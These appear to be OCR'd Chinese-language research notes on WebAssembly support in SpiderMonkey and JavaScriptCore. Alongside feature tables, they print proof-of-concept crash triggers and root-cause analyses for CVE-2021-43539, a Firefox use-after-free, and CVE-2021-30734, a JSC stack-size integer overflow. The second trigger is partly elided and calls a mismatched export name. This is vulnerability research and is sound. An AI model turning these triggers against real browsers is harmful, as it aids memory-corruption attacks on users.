13	11	Data Section

[11] https://searchfox.org/mozilla-central/source/js/src/wasm/WasmConstants.h

SpiderMonkey Feature Support

Proposal	Command
Extended Constant Expressions	“--wasm-extended-const”
Tail call	“--wasm-tail-calls”
Typed Function References	“--wasm-function-references”
Threads	Phase 4
Multiple memories	“--wasm-multi-memory”
Relaxed SIMD	“--wasm-relaxed-simd”
Garbage collection	“--wasm-gc”
Custom Annotation Syntax in the Text Format	Phase 3
Memory64	“--wasm-memory64”
Exception handling	“--wasm-exceptions”
Web Content Security Policy	Phase 3
Branch Hinting	Phase 3
JS Promise Integration	Phase 3
Type Reflection for WebAssembly JavaScript API	Phase 3
ECMAScript module integration	Phase 2
Relaxed dead code validation	Phase 2
Numeric Values in WAT Data Segments	Phase 2
Instrument and Tracing Technology	Phase 2
Type Imports	Phase 1
Component Model	Phase 1
WebAssembly C and C++ API	Phase 1
Flexible Vectors	Phase 1
Call Tags	Phase 1
Stack Switching	Phase 1
Constant Time	Phase 1
JS Customization for GC Objects	Phase 1
Memory control	Phase 1
Reference-Typed Strings	Phase 1
Profiles	Phase 1
JS String Builtins	“--wasm-js-string-builtins”
Rounding Variants	Phase 1
Shared-Everything Threads	Phase 1

SpiderMonkey Proposal Support and Progress

Order	Proposal	Stage	SM	Spec	Antlr
01	Import/Export of Mutable Globals	Phase 5		✓	✓
02'	Non-trapping float-to-int conversions	Phase 5	64	✓	×
02'	Sign-extension operators	Phase 5	62	✓	×
03	Multi-value	Phase 5	78	✓	✓
04	JavaScript BigInt to WebAssembly i64 integration	Phase 5	78	✓	×
05	Bulk memory operations	Phase 5	79	✓	×
06	Reference Types	Phase 5	79	✓	×
07	Fixed-width SIMD	Phase 5	89	✓	×
08	Extended Constant Expressions	Phase 4	112	×	×
09	Tail call	Phase 4	121	×	×
10	Typed Function References	Phase 4		×	×
11'	Threads	Phase 4	79	×	×
11'	Multiple memories	Phase 4	flag	×	×
11'	Relaxed SIMD	Phase 4	flag	×	×
12	Garbage collection	Phase 4	120	×	×
	Custom Annotation Syntax in the Text Format	Phase 3	×	×	×
	Memory64	Phase 3	flag	×	×
	Exception handling	Phase 3	100	×	×
	Web Content Security Policy	Phase 3	97	×	×
	Branch Hinting	Phase 3	×	×	×
	JS Promise Integration	Phase 3	×	×	×
	Type Reflection for WebAssembly JavaScript API	Phase 3	×	×	×
	ECMAScript module integration	Phase 2	×	×	×
	Relaxed dead code validation	Phase 2	×	×	×
	Numeric Values in WAT Data Segments	Phase 2	×	×	×
	Instrument and Tracing Technology	Phase 2	×	×	×
	Type Imports	Phase 1	×	×	×
	Component Model	Phase 1	×	×	×
	WebAssembly C and C++ API	Phase 1	×	×	×
	Flexible Vectors	Phase 1	×	×	×
	Call Tags	Phase 1	×	×	×
	Stack Switching	Phase 1	×	×	×
	Constant Time	Phase 1	×	×	×
	JS Customization for GC Objects	Phase 1	×	×	×
	Memory control	Phase 1	×	×	×
	Reference-Typed Strings	Phase 1	×	×	×
	Profiles	Phase 1	×	×	×
	JS String Builtins	Phase 1	×	×	×
	Rounding Variants	Phase 1	×	×	×
	Shared-Everything Threads	Phase 1	×	×	×

POC_CVE-2021-43539

```
// crash.js
// mach jit-test --ion crash.js
gczeal(2, 1); // Collect on every allocation.

let exports = wasmEvalText(
  `(module
     (table $tab (export "tab") 5 externref)
     (elem declare funcref (ref.func $g))
     (func $g)
     (func $f (export "f") (param externref) (result)
       (ref.func $g) ;; force a collection via allocation in instance call
                     ;; stack map is not at the right offset as failure mode is
                        FailOnInvalidRef
       (ref.is_null)
       (if
         (then)
         ;; crashes here due to GC happening above
         ;; at this point the externref on stack is a poisoned value
         (else (i32.const 0) (local.get 0) (table.set $tab)))
       )
     )`,
  {}
).exports;
exports.f("foo");
```

问题分析：在引用类型和内置实例方法调用中使用 gczeal 时，Wasm Ion 代码会崩溃。由于未能正确记录 wasm 实例调用中活指针的位置，导致调用中出现的 GC 无法跟踪这些活指针。这可能会导致”使用后释放”（use-after-free），造成可被利用的潜在崩溃。此漏洞影响 Thunderbird < 91.4.0、Firefox ESR < 91.4.0 和 Firefox < 95。

- 只涉及 wasm 内置调用 (other calls are ok)
- 只涉及 ion 模式 (baseline is ok)
- 针对内置调用的，这些调用会返回错误并触发 gc，可能只有 ref.func
- 如果有关分配触发了正确的 gc 阶段，则堆栈上的指针不会被跟踪，因为 gc 找不到堆栈映射，因为其位置标记已关闭
- 攻击者或许可以在堆栈中放置许多指针，试图得到一个指向有趣内容的指针，但这很难成功，而且很容易崩溃
- (fission) 裂变对我们有利（攻击不会逃逸到其他领域），但也对我们不利（GC 行为可能比在单进程浏览器中更不稳定）

JSC

JSC 对于 wasm 的支持较慢，当前 wasm 的 section 可以扩展到 13 个[12]

Wasm	Order	Section Name
01	01	Type Section
02	02	Imports Section
03	03	Function Section
04	04	Table Section
05	05	Memory Section
06	13	Exception section
07	06	Global Section
08	07	Exports Section
09	08	Start Section
10	09	Element Section
11	12	DataCount Section
12	10	Code Section
13	11	Data Section

[12]https://github.com/WebKit/WebKit/blob/main/Source/JavaScriptCore/wasm/WasmSections.h

JSC Feature Support

Proposal	Command
WebAssembly Enable	“useWebAssembly=true”
Fixed-width SIMD	“useWebAssemblySIMD=true”
Extended Constant Expressions	“useWebAssemblyExtended ConstantExpressions=true”
Tail call	“useTailCalls=true”
Typed Function References	“useWebAssemblyTyped FunctionReferences=false”
Threads	“useWebAssemblyThreading=true”
Multiple memories	“”
Relaxed SIMD	“useWebAssemblyRelaxedSIMD=false”
Garbage collection	“”
Custom Annotation Syntax in the Text Format	Phase 3
Memory64	“”
Exception handling	“useWebAssemblyExceptions=true”
Web Content Security Policy	Phase 3
Branch Hinting	Phase 3
JS Promise Integration	Phase 3
Type Reflection for WebAssembly JavaScript API	Phase 3
ECMAScript module integration	Phase 2
Relaxed dead code validation	Phase 2
Numeric Values in WAT Data Segments	Phase 2
Instrument and Tracing Technology	Phase 2
Type Imports	Phase 1
Component Model	Phase 1
WebAssembly C and C++ API	Phase 1
Flexible Vectors	Phase 1
Call Tags	Phase 1
Stack Switching	Phase 1
Constant Time	Phase 1
JS Customization for GC Objects	Phase 1
Memory control	Phase 1
Reference-Typed Strings	Phase 1
Profiles	Phase 1
JS String Builtins	“”
Rounding Variants	Phase 1
Shared-Everything Threads	Phase 1

JSC Proposal Support and Progress

Order	Proposal	Stage	JSC	Spec	Antlr
01	Import/Export of Mutable Globals	Phase 5	69	✓	✓
02'	Non-trapping float-to-int conversions	Phase 5	75	✓	×
02'	Sign-extension operators	Phase 5	74	✓	×
03	Multi-value	Phase 5	85	✓	✓
04	JavaScript BigInt to WebAssembly i64 integration	Phase 5	85	✓	×
05	Bulk memory operations	Phase 5	75	✓	×
06	Reference Types	Phase 5	96	✓	×
07	Fixed-width SIMD	Phase 5	91	✓	×
08	Extended Constant Expressions	Phase 4	114	×	×
09	Tail call	Phase 4	112	×	×
10	Typed Function References	Phase 4	119'	×	×
11'	Threads	Phase 4	74	×	×
11'	Multiple memories	Phase 4	120	×	×
11'	Relaxed SIMD	Phase 4	114	×	×
12	Garbage collection	Phase 4	119	×	×
	Custom Annotation Syntax in the Text Format	Phase 3	×	×	×
	Memory64	Phase 3	flag	×	×
	Exception handling	Phase 3	95	×	×
	Web Content Security Policy	Phase 3	97	×	×
	Branch Hinting	Phase 3	×	×	×
	JS Promise Integration	Phase 3	flag	×	×
	Type Reflection for WebAssembly JavaScript API	Phase 3	flag	×	×
	ECMAScript module integration	Phase 2	×	×	×
	Relaxed dead code validation	Phase 2	×	×	×
	Numeric Values in WAT Data Segments	Phase 2	×	×	×
	Instrument and Tracing Technology	Phase 2	×	×	×
	Type Imports	Phase 1	×	×	×
	Component Model	Phase 1	×	×	×
	WebAssembly C and C++ API	Phase 1	×	×	×
	Flexible Vectors	Phase 1	×	×	×
	Call Tags	Phase 1	×	×	×
	Stack Switching	Phase 1	×	×	×
	Constant Time	Phase 1	×	×	×
	JS Customization for GC Objects	Phase 1	×	×	×
	Memory control	Phase 1	×	×	×
	Reference-Typed Strings	Phase 1	×	×	×
	Profiles	Phase 1	×	×	×
	JS String Builtins	Phase 1	119[13]	×	×
	Rounding Variants	Phase 1	×	×	×
	Shared-Everything Threads	Phase 1	×	×	×

POC_CVE-2021-30734

```
let exports = wasmEvalText(
`(module
   (type (;0;) (func))
   (type (;1;) (func (result f64 f64 ... )));;(f64 * 0x10000000)
   (type (;2;) (func (param i64 i64)))
   (import "e" "mem" (memory (;0;) 1))
   (func (;0;) (type 2) (param i64 i64)
     ;; 要执行的实际代码可以放在这里
     i32.const 1 ;; 使用br_if指令, 否则之后的代码会被判定为死代码
     br_if 0 (;@0;) 直接跳转到func结束处

     block ;;label=@1;;填充栈空间为2^32=32GB
       block (result f64 f64 ... ) ;;label=@2;;返回值入栈m_maxStackSize=0xffffffff
         unreachable ;; m_numCalleeLocals = 0x0
       end          ;; 解析结束

       ;;当前栈有0x10000000返回值,m_maxStackSize=0x10000000
       block ;; label = @2
         ;; 新block expression_stack为空
         block (result f64 f64 ... ) ;; label = @3
           unreachable
         end

         ;; 当前栈有0x10000000返回值,m_maxStackSize=0x20000000
         block ;; label = @3
           block (result f64 f64 ... ) ;; label = @4
             unreachable
           end
           ......
           br 0 (;@3;)
         end
         br 0 (;@2;)
       end
       br 0 (;@1;)
     end
     return
   )

   (func (;1;) (type 0)
     i64.const 0
     i64.const 0
     call 0
   )
```

```
    (export "rets" (func 1))
)`,{}).exports;
exports.f("rets");
```

在 JavaScriptCore 中，WebAssembly 有三个主要的执行层次，分别是 LLInt、BBQ 和 OMG1。

1. **LLInt（Low Level Interpreter）**：这是 JavaScriptCore 中 WebAssembly 的最基础层次。当 JavaScriptCore 运行 WebAssembly 代码时，首先会通过 LLInt 进行解析，生成字节码供解释器使用。**LLInt 主要负责解析 WebAssembly 模块，为每个函数生成字节码**。
2. BBQ（Build Bytecode Quickly）：第一个即时编译器（JIT）。BBQ 的目标是快速地生成字节码，以提高代码的执行效率。
3. OMG（Optimized Machine-code Generator）：第二个即时编译器（JIT）。OMG 的目标是生成优化过的机器码，以进一步提高代码的执行效率。


区别在于它们对代码的优化程度和执行效率。LLInt 主要负责解析和生成字节码，而 BBQ 和 OMG 则负责将字节码进一步优化为机器码，以提高代码的执行效率。

在实际使用中，当 JavaScriptCore 决定一个函数是“热点”（可能是因为它被频繁调用，或者包含了足够多次迭代的循环），它会将该函数传递给下一个优化器，选择使用 BBQ 或者 OMG 进行优化，以提高代码的执行效率。


本次分析关注 LLInt。此过程中，每个 WebAssembly 模块的函数都会被解析，并在单次 Pass 中生成字节码。解析逻辑具有通用性，可以适应不同的上下文对象来生成代码。**在 LLInt 中，使用 LLIntGenerator 对象来生成字节码**。


1. 函数具有结构化的控制流，表现形式为基本块（通用块，循环，判断）。基本块可以嵌套。


1. foo 函数无输入参数，返回一个 32 位结果
2. m_controlStack: 控制栈，跟踪 WebAssembly 代码中的控制流
3. TopLevel 为 m_controlStack 第一个元素，即 WASM 解析第一层
4. m_expressionStack: 表达式栈，跟踪 WebAssembly 代码中的表达式类型
5. **m_stackSize：跟踪当前的表达式栈值。根据参数传递约定，在 x86_64 系统上，默认分配 2 个非易失性寄存器 (Callee-Saved Register)、6 个通用寄存器 (General Purpose Register) 和 8 个浮点数寄存器 (Floating Point Register) 用于函数调用，无论函数是否接收这么多参数，m_stackSize 都从 16 开始。**
6. **m_maxStackSize：跟踪表达式栈的最大值**
7. 图示展示维护控制栈和表达式栈，当前块表达式栈大小，最大表达式栈大小



1. foo 函数无输入参数，返回一个 64 位结果
2. foo 函数嵌套一个 block, 实现 32 位转 64 位
3. **foo 函数进入 block 块，新栈参数按照需求从旧栈 pop 从新栈 push，旧栈封存，新栈建立，控制栈保存新栈入口**
4. **foo 函数退出 block 块，旧栈恢复，新栈返回值按照需求从新栈 pop 从旧栈 push，新栈销毁，控制栈删除新栈入口**
5. m_controlStack: 控制栈，跟踪 WebAssembly 代码中的控制流
6. TopLevel 为 m_controlStack 第一个元素，即 WASM 解析第一层
7. m_expressionStack: 表达式栈，跟踪 WebAssembly 代码中的表达式类型
8. m_stackSize：跟踪当前的堆栈值。
9. m_maxStackSize：跟踪堆栈的最大值
10. 图示展示维护控制栈和表达式栈，当前块堆栈大小，最大堆栈大小







```
// JavaScript/wasm/WasmLLIntGenerator.cpp
    unsigned m_stackSize { 0 };
    unsigned m_maxStackSize { 0 };
// JavaScript/jit/GPRInfo.h
#if CPU(X86_64)
#if !OS(WINDOWS)
#define NUMBER_OF_ARGUMENT_REGISTERS 6u
......
class GPRInfo {
public:
    ......
    "static constexpr unsigned numberOfArgumentRegisters=NUMBER_OF_ARGUMENT_REGISTERS"
    ......
// JavaScriptCore/jit/FPRInfo.h
class FPRInfo {
public:
    ......
    "static constexpr unsigned numberOfArgumentRegisters = is64Bit() ? 8 : 0;"
    ......
// JavaScriptCore/wasm/WasmLLIntGenerator.cpp
enum NoConsistencyCheckTag { NoConsistencyCheck };
    ExpressionType push(NoConsistencyCheckTag){
        "m_maxStackSize = std::max(m_maxStackSize, ++m_stackSize);"
        return virtualRegisterForLocal(m_stackSize - 1);
    }
std::unique_ptr<FunctionCodeBlock> LLIntGenerator::finalize(){
    RELEASE_ASSERT(m_codeBlock);
    "m_codeBlock->m_numCalleeLocals = WTF::roundUpToMultipleOf(stackAlignmentRegisters
        (), m_maxStackSize);"
    ......
}
// WTF/wtf/StdLibExtras.h
// Efficient implementation that takes advantage of powers of two.
inline size_t roundUpToMultipleOf(size_t divisor, size_t x){
    ASSERT(divisor && !(divisor & (divisor - 1)));
    "return roundUpToMultipleOfImpl(divisor, x);"
}
ALWAYS_INLINE constexpr size_t roundUpToMultipleOfImpl(size_t divisor, size_t x){
    size_t remainderMask = divisor - 1;
    // divisor = 2; x = 0xffffffff; return 0x100000000;
    "return (x + remainderMask) & ~remainderMask;"
}
```